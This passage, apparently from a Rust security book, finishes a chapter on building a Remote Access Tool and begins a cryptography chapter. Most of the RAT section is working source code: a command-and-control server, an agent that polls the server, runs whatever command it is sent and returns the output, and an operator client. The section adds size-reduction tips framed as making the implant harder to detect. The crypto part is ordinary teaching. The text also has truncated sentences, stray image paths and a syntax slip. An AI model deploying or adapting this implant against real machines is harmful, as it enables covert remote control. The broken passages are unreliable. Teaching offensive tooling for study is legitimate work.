        self.repo.find_all_jobs(&self.db).await
    }
```

```
    pub async fn get_agent_job(&self, agent_id: Uuid) -> Result<Option<Job>, Error> {
        let mut agent = self.repo.find_agent_by_id(&self.db, agent_id).await?;

        agent.last_seen_at = Utc::now();
        // ignore result as an error is not important
        let _ = self.repo.update_agent(&self.db, &agent).await;

        match self.repo.find_job_for_agent(&self.db, agent_id).await {
            Ok(job) => Ok(Some(job)),
            Err(Error::NotFound(_)) => Ok(None),
            Err(err) => Err(err),
        }
    }
```

```
    pub async fn update_job_result(&self, input: UpdateJobResult) -> Result<(), Error> {
        let mut job = self.repo.find_job_by_id(&self.db, input.job_id).await?;

        job.executed_at = Some(Utc::now());
        job.output = Some(input.output);
        self.repo.update_job(&self.db, &job).await
    }
```

```
    pub async fn create_job(&self, input: CreateJob) -> Result<Job, Error> {
        let command = input.command.trim();
        let mut command_with_args: Vec<String> = command
            .split_whitespace()
            .into_iter()
            .map(|s| s.to_owned())
            .collect();
        if command_with_args.is_empty() {
            return Err(Error::InvalidArgument("Command is not valid".to_string()));
        }

        let command = command_with_args.remove(0);

        let now = Utc::now();
        let new_job = Job {
            id: Uuid::new_v4(),
            created_at: now,
            executed_at: None,
            command,
            args: Json(command_with_args),
            output: None,
            agent_id: input.agent_id,
        };

        self.repo.create_job(&self.db, &new_job).await?;

        Ok(new_job)
    }
}
```

ch_10/server/src/service/agents.rs

```
use super::Service;
use crate::{
    entities::{self, Agent},
    Error,
};
use chrono::Utc;
use common::api::AgentRegistered;
use uuid::Uuid;

impl Service {
    pub async fn list_agents(&self) -> Result<Vec<entities::Agent>, Error> {
        self.repo.find_all_agents(&self.db).await
    }
```

```
    pub async fn register_agent(&self) -> Result<AgentRegistered, Error> {
        let id = Uuid::new_v4();
        let created_at = Utc::now();

        let agent = Agent {
            id,
            created_at,
            last_seen_at: created_at,
        };

        self.repo.create_agent(&self.db, &agent).await?;

        Ok(AgentRegistered { id })
    }
}
```

14.7.1.8 Repository layer

ch_10/server/src/repository/mod.rs

```
mod agents;
mod jobs;

#[derive(Debug)]
pub struct Repository {}
```

Wait, but why put the database in the service, and not the repository. It's because sometime (often) you will need to use transactions in order to make multiple operations atomic.

ch_10/server/src/repository/jobs.rs

```
use super::Repository;
use crate::{entities::Job, Error};
use log::error;
use sqlx::{Pool, Postgres};
use uuid::Uuid;

impl Repository {
    pub async fn create_job(&self, db: &Pool<Postgres>, job: &Job) -> Result<(), Error> {
        const QUERY: &str = "INSERT INTO jobs
            (id, created_at, executed_at, command, args, output, agent_id)
            VALUES ($1, $2, $3, $4, $5, $6, $7)";

        match sqlx::query(QUERY)
            .bind(job.id)
            .bind(job.created_at)
            .bind(job.executed_at)
            .bind(&job.command)
            .bind(&job.args)
            .bind(&job.output)
            .bind(job.agent_id)
            .execute(db)
            .await
        {
            Err(err) => {
                error!("create_job: Inserting job: {}", &err);
                Err(err.into())
            }
            Ok(_) => Ok(()),
        }
    }
```

```
    pub async fn update_job(&self, db: &Pool<Postgres>, job: &Job) -> Result<(), Error> {
        const QUERY: &str = "UPDATE jobs
            SET executed_at = $1, output = $2
            WHERE id = $3";

        match sqlx::query(QUERY)
            .bind(job.executed_at)
            .bind(&job.output)
            .bind(job.id)
            .execute(db)
            .await
        {
            Err(err) => {
                error!("update_job: updating job: {}", &err);
                Err(err.into())
            }
            Ok(_) => Ok(()),
        }
    }
```

```
    pub async fn find_job_by_id(&self, db: &Pool<Postgres>, job_id: Uuid) -> Result<Job, Error>
        const QUERY: &str = "SELECT * FROM jobs WHERE id = $1";

        match sqlx::query_as::<_, Job>(QUERY)
```

```
            .bind(job_id)
            .fetch_optional(db)
            .await
        {
            Err(err) => {
                error!("find_job_by_id: finding job: {}", &err);
                Err(err.into())
            }
            Ok(None) => Err(Error::NotFound("Job not found.".to_string())),
            Ok(Some(res)) => Ok(res),
        }
    }
```

```
    pub async fn find_job_for_agent(
        &self,
        db: &Pool<Postgres>,
        agent_id: Uuid,
    ) -> Result<Job, Error> {
        const QUERY: &str = "SELECT * FROM jobs
            WHERE agent_id = $1 AND output IS NULL
            LIMIT 1";

        match sqlx::query_as::<_, Job>(QUERY)
            .bind(agent_id)
            .fetch_optional(db)
            .await
        {
            Err(err) => {
                error!("find_job_where_output_is_null: finding job: {}", &err);
                Err(err.into())
            }
            Ok(None) => Err(Error::NotFound("Job not found.".to_string())),
            Ok(Some(res)) => Ok(res),
        }
    }
```

```
    pub async fn find_all_jobs(&self, db: &Pool<Postgres>) -> Result<Vec<Job>, Error> {
        const QUERY: &str = "SELECT * FROM jobs ORDER BY created_at";

        match sqlx::query_as::<_, Job>(QUERY).fetch_all(db).await {
            Err(err) => {
                error!("find_all_jobs: finding jobs: {}", &err);
                Err(err.into())
            }
            Ok(res) => Ok(res),
        }
    }
}
```

Note that in a larger program, we would split each functions in separate files.

14.7.1.9 Migrations

Migrations are responsible ofsetting up the database schema.

They are executed when our server is starting.

ch_10/server/db/migrations/001_init.sql

```
CREATE TABLE agents (
  id UUID PRIMARY KEY,
  created_at TIMESTAMP WITH TIME ZONE NOT NULL,
  last_seen_at TIMESTAMP WITH TIME ZONE NOT NULL
);


CREATE TABLE jobs (
  id UUID PRIMARY KEY,
  created_at TIMESTAMP WITH TIME ZONE NOT NULL,
  executed_at TIMESTAMP WITH TIME ZONE,
  command TEXT NOT NULL,
  args JSONB NOT NULL,
  output TEXT,

  agent_id UUID NOT NULL REFERENCES agents(id) ON DELETE CASCADE
);
CREATE INDEX index_jobs_on_agent_id ON jobs (agent_id);
```

14.7.1.10 main

And finally, the `main.rs` file to connect everything and start the `tokio` runtime.

ch_10/server/src/main.rs

```
#[tokio::main(flavor = "multi_thread")]
async fn main() -> Result<(), anyhow::Error> {
    std::env::set_var("RUST_LOG", "server=info");
    env_logger::init();
    let config = Config::load()?;

    let db_pool = db::connect(&config.database_url).await?;
    db::migrate(&db_pool).await?;

    let service = Service::new(db_pool);
    let app_state = Arc::new(api::AppState::new(service));

    let routes = api::routes::routes(app_state);

    log::info!("starting server on: 0.0.0.0:{}", config.port);

    let (_addr, server) =
        warp::serve(routes).bind_with_graceful_shutdown(([127, 0, 0, 1], config.port), async {
            tokio::signal::ctrl_c()
                .await
                .expect("Failed to listen for CRTL+c");
            log::info!("Shutting down server");
        });

    server.await;

    Ok(())
}
```

As we can see, it's really easy to set up graceful shutdowns with `warp`: when our server receives a `Ctrl+C` signal, it will stop receiving new connections. The connections in progress will not be terminated abruptly, and thus, no incomplete requests should happen.

14.7.2 The agent

14.7.2.1 Registering

```
pub fn register(api_client: &ureq::Agent) -> Result<Uuid, Error> {
    let register_agent_route = format!("{}/api/agents", consts::SERVER_URL);

    let api_res: api::Response<api::AgentRegistered> = api_client
        .post(register_agent_route.as_str())
        .call()?
        .into_json()?;
    let agent_id = match (api_res.data, api_res.error) {
        (Some(data), None) => Ok(data.id),
        (None, Some(err)) => Err(Error::Api(err.message)),
        (None, None) => Err(Error::Api(
            "Received invalid api response: data and error are both null.".to_string(),
        )),
        (Some(_), Some(_)) => Err(Error::Api(
            "Received invalid api response: data and error are both non null.".to_string(),
        )),
    }?;

    Ok(agent_id)
}
```

14.7.2.2 Saving and loading configuration

```
pub fn save_agent_id(agent_id: Uuid) -> Result<(), Error> {
    let agent_id_file = get_agent_id_file_path()?;
    fs::write(agent_id_file, agent_id.as_bytes())?;

    Ok(())
}
```

```
pub fn get_saved_agent_id() -> Result<Option<Uuid>, Error> {
    let agent_id_file = get_agent_id_file_path()?;

    if agent_id_file.exists() {
        let agent_file_content = fs::read(agent_id_file)?;

        let agent_id = Uuid::from_slice(&agent_file_content)?;
        Ok(Some(agent_id))
    } else {
        Ok(None)
    }
}
```

```
pub fn get_agent_id_file_path() -> Result<PathBuf, Error> {
    let mut home_dir = match dirs::home_dir() {
        Some(home_dir) => home_dir,
        None => return Err(Error::Internal("Error getting home directory.".to_string())),
    };

    home_dir.push(consts::AGENT_ID_FILE);
    Ok(home_dir)
}
```

14.7.2.3 Executing commands

```
use crate::consts;
use common::api;
use std::{process::Command, thread::sleep, time::Duration};
use uuid::Uuid;

pub fn run(api_client: &ureq::Agent, agent_id: Uuid) -> ! {
    let sleep_for = Duration::from_secs(1);
    let get_job_route = format!("{}/api/agents/{}/job", consts::SERVER_URL, agent_id);
    let post_job_result_route = format!("{}/api/jobs/result", consts::SERVER_URL);

    loop {
        let server_res = match api_client.get(get_job_route.as_str()).call() {
            Ok(res) => res,
            Err(err) => {
                log::debug!("Error geeting job from server: {}", err);
                sleep(sleep_for);
                continue;
            }
        };

        let api_res: api::Response<api::AgentJob> = match server_res.into_json() {
            Ok(res) => res,
            Err(err) => {
                log::debug!("Error parsing JSON: {}", err);
                sleep(sleep_for);
                continue;
            }
        };
```

```
        log::debug!("API response successfully received");

        let job = match api_res.data {
            Some(job) => job,
            None => {
                log::debug!("No job found. Trying again in: {:?}", sleep_for);
                sleep(sleep_for);
                continue;
            }
        };
        let output = execute_command(job.command, job.args);
        let job_result = api::UpdateJobResult {
            job_id: job.id,
            output,
        };
        match api_client
            .post(post_job_result_route.as_str())
            .send_json(ureq::json!(job_result))
        {
            Ok(_) => {}
            Err(err) => {
                log::debug!("Error sending job's result back: {}", err);
            }
        };
    }
}
```

```
fn execute_command(command: String, args: Vec<String>) -> String {
    let mut ret = String::new();

    let output = match Command::new(command).args(&args).output() {
        Ok(output) => output,
        Err(err) => {
            log::debug!("Error executing command: {}", err);
            return ret;
        }
    };

    ret = match String::from_utf8(output.stdout) {
        Ok(stdout) => stdout,
        Err(err) => {
            log::debug!("Error converting command's output to String: {}", err);
            return ret;
        }
    };

    return ret;
}
```

14.7.3 The client

14.7.3.1 Sending jobs

After sending a job, we need to wait for the result. For that, we simply loop until the C&C server replies with a non-empty job result response.

```rust
use std::{thread::sleep, time::Duration};

use crate::{api, Error};
use uuid::Uuid;

pub fn run(api_client: &api::Client, agent_id: &str, command: &str) -> Result<(), Error> {
    let agent_id = Uuid::parse_str(agent_id)?;
    let sleep_for = Duration::from_millis(500);

    let input = common::api::CreateJob {
        agent_id,
        command: command.trim().to_string(),
    };
    let job_id = api_client.create_job(input)?;

    loop {
        let job_output = api_client.get_job_result(job_id)?;
        if let Some(job_output) = job_output {
            println!("{}", job_output);
            break;
        }
        sleep(sleep_for);
    }

    Ok(())
}
```

```rust
use crate::{api, Error};
use prettytable::{Cell, Row, Table};

pub fn run(api_client: &api::Client) -> Result<(), Error> {
    let jobs = api_client.list_jobs()?;

    let mut table = Table::new();

    table.add_row(Row::new(vec![
        Cell::new("Job ID"),
        Cell::new("Created At"),
        Cell::new("Executed At"),
        Cell::new("command"),
        Cell::new("Args"),
        Cell::new("Output"),
        Cell::new("Agent ID"),
    ]));

    for job in jobs {
        table.add_row(Row::new(vec![
            Cell::new(job.id.to_string().as_str()),
            Cell::new(job.created_at.to_string().as_str()),
            Cell::new(
                job.executed_at
                    .map(|t| t.to_string())
                    .unwrap_or(String::new())
                    .as_str(),
            ),
            Cell::new(job.command.as_str()),
            Cell::new(job.args.join(" ").as_str()),
            Cell::new(job.output.unwrap_or("".to_string()).as_str()),
            Cell::new(job.agent_id.to_string().as_str()),
        ]));
    }

    table.printstd();

    Ok(())
}
```

14.7.3.1.1 Listing jobs

14.8 Optimizing Rust's binary size

By default, Rust produces fairly large binaries, which may be unwelcome when building a RAT. A larger executable means more resources used on the system, longer and less reliable downloads, and easier to be detected.

We will see a few tips to reduce the size of a Rust executable.

Note that each of the following points may come with drawbacks, so you are free to mix them according to your own needs.

14.8.1 Optimization Level

In `Cargo.toml`

```toml
[profile.release]
opt-level = 'z'
```

14.8.2 Link Time Optimization (LTO)

In `Cargo.toml`

```toml
[profile.release]
lto = true
```

14.8.3 Parallel Code Generation Units

In `Cargo.toml`

```toml
[profile.release]
codegen-units = 1
```

Note that those techniques may slow down the compilation, especially, Parallel Code Generation Units. In return, the compiler will be able to better optimize our binary.

14.8.4 Choosing the right crates

Finally, choosing small crates can have the biggest impact on the size of the final executable. You can use cargo-bloat to find which crates are bloating your project and thus find alternatives, as we did for the agent's HTTP client library.

14.9 Some limitations

Even if we will improve our Remote Access Tool in the next chapters, there are some things that are known limitation but are left as an exercise for the reader.

14.9.1 Authentication

We didn't include any authentication system!

Anyone can send jobs to the server, effectively impersonnating the legitimate operators, and take control of all the agents.

Fortunately, it's a solved problem and you won't have any difficulty to find resources on the internet about how to implement authentication (JWTs, tokens…).

14.9.2 No transport encryption

Here we use plain old HTTP. HTTPS is the bare minimum for any real-world operations.

14.10 Distributing you RAT

14.11 Summary

- Due to its polyvalence, Rust is the best language to implement a RAT. Period.
- Use HTTP(S) (instead of a custom protocol) or you will regret it
- Long-polling is the best tradeoff between simplicity and real-time
- Use Docker

Chapter 15

Securing communications with end-to-end encryption

In today's world, understanding cryptography is a pre-requisite for anything serious related to technology, and especially security. From credit cards to cryptocurrencies, passing by secure messengers, password managers, and the web itself, cryptography is everywhere and provides little bits of security in the digital world where everything can be instantly transmitted and copied almost infinitely for a cost of virtually $0.

Do you want that the words you send to your relatives be publicly accessible? Do you want your credit card to be easily copied? Do you want your password to leak to any bad actor listening to your network? Cryptography provides technical solutions to these kinds of problems.

End-to-end encryption is considered the holy grail of communication security, because it's the closest we achieve to mimic real-life communication. In a conversation, only the invited persons are able to join the circle and take part of the discussion. Any intruder will be quickly ejected. End-to-end encryption provides the same guarantees, only invited parties can listen to the conversation and participate. But, as we will see, it also adds complexity and is not bulletproof.

15.1 The C.I.A triad

The cyberworld is highly adversarial and unpardonable. In real life, when you talk with someone else, only you and your interlocutor will ever know what you talked about. On the internet, whenever you talk with someone, your messages are saved in a database and may be accessible by employees of the company developing the app you are using, some government agents, or if the database is hacked, by the entire world.




Figure 15.1: The C.I.A triad

15.1.1 Confidentiality

Confidentiality is the protection of private or sensitive information from unauthorized access.

Its opposite is **disclosure**.

15.1.2 Integrity

Integrity is the protection of data from alteration by unauthorized parties.

Its opposite is **alteration**.

15.1.3 Availability

Information should be consistently accessible.

Many things can cripple availability, including hardware or software failure, power failure, natural disasters, attacks, or human error.

Is your new shiny secure application effective if it depends on servers, and the servers are down?

The best way to guarantee availability is to identify single points of failure and provide redundancy.

Its opposite is **denial of access**.

15.2 Threat modeling

Threat modeling is the art of finding against who and what you defend, and what can go wrong in a system.

According to the Threat Modeling Manifesto, at the highest levels, when we threat model, we ask four key questions:

1. What are we working on?
2. What can go wrong?
3. What are we going to do about it?
4. Did we do a good enough job?

Threat modeling must done be during the design phase of a project, it allows to pinpoint issues that require mitigation.

15.3 Cryptography

> Cryptography, or cryptology (from Ancient Greek: , romanized: *kryptós* "hidden, secret"; and graphein, "to write", or - -logia, "study", respectively), is the practice and study of techniques for secure communication in the presence of third parties called adversaries.

Put another way, cryptography is the science and art of sharing confidential information with trusted parties.

Encryption is certainly the first thing that comes to your mind when you hear (or read) the word cryptography, but it's not the only kind of operation needed to secure a system.

15.3.1 Primitives and protocols

Primitives are the building blocks of cryptography. They are like lego bricks.

Examples of primitives: `SHA-3` , `Blake2b` , `AES-256-GCM` .

Protocols are the assembly of primitives in order to secure an application. They are like a house made of lego bricks.

Examples of protocols: `TLS` , `Signal` , `Noise` .

15.4 Hash functions





Figure 15.2: Hash function

A hash function takes as input an arbitrarily long message, and produces a fixed-length hash.

Each identical message produces the same hash. On the other hand, two different messages should never produce the sam

They are useful to verify the integrity of files, without to having compare / send the entire file(s).

You certainly already encountered them on download pages.



go1.16.6 ▾

File name	Kind	OS	Arch	Size	SHA256 Checksum
go1.16.6.src.tar.gz	Source			20MB	a3a5d4bc401b51db065e4f93b523347a4d343ae0c0b08a65c3423b05a138037d
go1.16.6.darwin-amd64.tar.gz	Archive	macOS	x86-64	124MB	e4e83e7c8891baa00062ed37273ce95835f0be77ad8203a29ec56dbf3d87508a
go1.16.6.darwin-amd64.pkg	Installer	macOS	x86-64	125MB	8b40b6cba58b30aa0a5bb0f8ccdbb43f9cd3d9a3c36a769b8e46777d694539b5
go1.16.6.darwin-arm64.tar.gz	Archive	macOS	ARMv8	120MB	17bb7e8fb6f46ce3ac7851466d62f8985f2fef975eed8f59c236a0cc0c220dc5
go1.16.6.darwin-arm64.pkg	Installer	macOS	ARMv8	120MB	c70d238f3a181a3acc0ccc3c54af5434012a0ba8f18520ba95b84a05df38fab5
go1.16.6.linux-386.tar.gz	Archive	Linux	x86	98MB	33d028b6d2a4abeb74cccd55024580ae49d5edfb08a30665db8b49cd1052c37e
go1.16.6.linux-amd64.tar.gz	Archive	Linux	x86-64	123MB	be333ef18b3016e9d7cb7b1ff1fdb0cac800ca0be4cf2290fe613b3d0099fe0d
go1.16.6.linux-arm64.tar.gz	Archive	Linux	ARMv8	95MB	9e38047463da6daecab9017cd0599f33f84991e68263752cfab49253bbc98c30
go1.16.6.linux-armv6l.tar.gz	Archive	Linux	ARMv6	96MB	b1ca342e81897da3f25da4e75aa29b267db1674fe7222d9bfc4c666bcf6fce69
go1.16.6.windows-386.zip	Archive	Windows	x86	112MB	2c9c5ce42f4e7099a82efe25bcb8fc86ee87d1ab81e7140c8c114c65304fada4
go1.16.6.windows-386.msi	Installer	Windows	x86	98MB	89e31a7483ca1c71a8a580516e58752885b7d77a55b4f3991f851809098c97c5
go1.16.6.windows-amd64.zip	Archive	Windows	x86-64	137MB	c1132aa4e6263a1712355fb07d5af4f23e1602e1661c20f971e66bdcc5fe8db5
go1.16.6.windows-amd64.msi	Installer	Windows	x86-64	119MB	8caa75a1684a8519abc92a6ca55b64adfc675bb4eb13f1c9f6fab6cca54b637d

Figure 15.3: SHA-256 hashes on a download pafe

Examples of Hash functions: `SHA-3` , `Blake2b` , `Blake3` .

There are also `MD5` and `SHA-1` but they **SHOULD NOT BE USED TODAY** as real-world attacks exist against those functions.

15.5 Message Authentication Codes

MAC (Message Authentication Code) functions are the mix of a hash function and a secret key.

The secret key allows authentication: only the parties with the knowledge of the secret key are able to produce a valid authenticated hash (also called a tag or a code).

They are also known as Keyed hashing.

An example of usage of MACs are JSON Web Tokens (JWTs): only the server with the knowledge of the secret key is able to issue valid tokens.




Figure 15.4: MAC

15.6 Key derivation functions

Key derivation Functions (KDFs) allows to create a secret from an not so secure source.

There are two kinds of Key Derivation Functions:

Functions that accept as input a low entropy input, such as a password, a passphrase or a big number, and produce a high-entropy, secure output. They are also known as PBKDF for Password Based Key Derivation Functions. For example `Argon2d` and `PBKDF2` .

And functions that accept a high-entropy input, and produce an also high-entropy output. For example: `Blake2b` .

Note that a function like `Blake2b` with a secret key, is both a MAC and a KDF.

15.7 Block ciphers

Block cipers are the most famous encryption method, and certainly the one you think about when you read the word “cryptography”.




Figure 15.5: Key Derivation Functions

You give to a block cipher a message (also known as plaintext) and a secret key, and it will produce an encrypted message, also known as ciphertext. Given the same secret key, you will then be able to decrypt the ciphertext to recover the original message, bit for bit identical.

Most of the time, the ciphertext is of the same size than the plaintext.

An example of block cipher is `AES-CBC` .

15.8 Authenticated encryption

Becuase most of the time when you are encrypting a message you also want to authenticate the ciphertext, authenticated encryption algorithm are born.

They can be seen as encrypt-then-MAC for the encryption step, and verify-MAC-then-decrypt for the decryption step.

Given a plaintext, a secret key, and optional additional data, the algorithm will produce a ciphertext with an authentication tag (offen appended to the ciphertext). Given the cipher, the same secret key and the same additional data,

But, if the ciphertext, or the additional data used for decryption are wrong,




Figure 15.6: Block cipher




Figure 15.7: Authenticated encryption

the algorithm will fail and return an error before even trying to decrypt the data.




Figure 15.8: Authenticated encryption with bad data

The advantages over encrypt-then-MAC are that it requires only one key, and it's far easier to use, and thus reduce the probability of introducing a vulnerability by misusing different primitives together.

Nowadays, It's the (universally) recommended solution to use when you need to encrypt data.

Why?

Imagine a that Alice want to send an encrypted message to Bob, using a pre-arranged secret key. If Alice used a simple block cipher, the encrypted message could be intercepted in transit, modified (while still being in its encrypted form), and transmitted modified to Bob. When Bob will decrypt the cipehrtext, it may produce gibberish data! Integrity (remember the C.I.A triad) is broken.

As another example, imagine you want to store an encrypted wallet amount in a database. If you don't use associated data, a malicious database administrator could swap the amount of two users and it would go unnoticed. On the other hand, with authenticated encryption, you can use the `user_id` as associated data, and mitigate the risk of encrypted data swapping.

15.9 Asymmetric encryption

Unlike block ciphers, Asymmetric encryption algorithms use a key pair, which is a private key, and a public key, derived from the private key. As the name indicate, the public key is safe for public sharing, while the private key must remain secret.

